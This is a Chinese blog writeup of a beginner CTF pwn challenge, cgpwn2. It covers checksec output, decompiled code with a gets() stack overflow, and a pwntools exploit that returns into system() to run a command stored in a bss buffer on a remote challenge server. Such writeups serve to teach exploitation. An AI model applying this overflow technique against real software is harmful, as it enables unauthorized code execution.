
小白写 PWN新手训练区 Writeup第九题：cgpwn2

原创

ch3nwr1d 于 2019-09-04 22:27:25 发布 181 收藏 1

分类专栏： ctf pwn 文章标签： 攻防世界pwn新手练习区cgpwn2

本文链接：https://blog.csdn.net/qq_43409582/article/details/100548270



0x01

刚刚入门pwn有不足的地方欢迎大佬们指正

首先检查保护：

```
[*] '/mnt/DMZ/GFSJ/pwn/XINSHOU/cgpwn2/cgpwn2'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

只打开了NX,说明我们可以用栈溢出绕过检查；

用打开IDA，查看伪C代码，先看下主函数。

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3   setbuf(stdin, 0);
4   setbuf(stdout, 0);
5   setbuf(stderr, 0);
6   hello();
7   puts("thank you");
8   return 0;
9 }
```


一个hello()函数，一个输出。

然后顺理成章的查看hello函数。发现两个可疑的函数，并且gets函数存在栈溢出漏洞，可以达到跳转的目的。

```
  v0 = &s;
  v1 = 30;
  if ( (unsigned int)&s & 2 )
```

```
{
  *(_WORD *)&s = 0;
  v0 = (char *)&v6;
  v1 = 28;
}
v2 = 0;
do
{
  *(_DWORD *)&v0[v2] = 0;
  v2 += 4;
}
while ( v2 < (v1 & 0xFFFFFFFC) );
v3 = &v0[v2];
if ( v1 & 2 )
{
  *(_WORD *)v3 = 0;
  v3 += 2;
}
if ( v1 & 1 )
  *v3 = 0;
puts("please tell me your name");
fgets(name, 50, stdin);
puts("hello,you can leave some message here:");
return gets(&s);
}
```


记下&s的地址（可能有用），接着查看name变量，发现在bss段上，说明是可以利用的。

```
.bss:0804A064                                   ; __do_globa
.bss:0804A065                   align 20h
.bss:0804A080                   public name
.bss:0804A080 ; char name[52]
.bss:0804A080 name              db 34h dup(?)   ; DATA XREF
.bss:0804A080 _bss              ends
.bss:0804A080
.prgend:0804A0B4 ; ===========================================
```

然后打开pwn函数。发现了有system函数，记下地址。用`ROPgadget --binary cgpwn2 --string '/bin/sh'`寻找'/bin/sh'字符串，但并没有发现，所以需要我们自己构造。

然后就有思路了：

利用gets函数的栈溢出漏洞将返回地址ret返回到system的地址上，然后给sysrem的返回地址（随便写就行了）接着执行我们构造出的'/bin/sh'就可以get shell了

//这里我先想着是自己构造一个shell code作用是执行'/bin/sh'

但后来发现不行，想起name是在bss段上的，可读可写，那就将name中的变量改成我们想要执行的'/bin/sh'所以在执行完system函数后将就让其返回到name变量的地址，就能控制程序执行我们想要让其执行的内容

然后给出我的exp.py：

```
from pwn import *
#p = process('./cgpwn2')
p = remote('111.198.29.45',51424)

name_addr = 0x0804A080
sys_addr = 0x08048420

p.recvuntil('name\n')
p.sendline('cat flag')
p.recvuntil('here:\n')
pay = 'a'*42 + p32(sys_addr) + 'a'*4 + p32(name_addr)
p.sendline(pay)
p.interactive()
```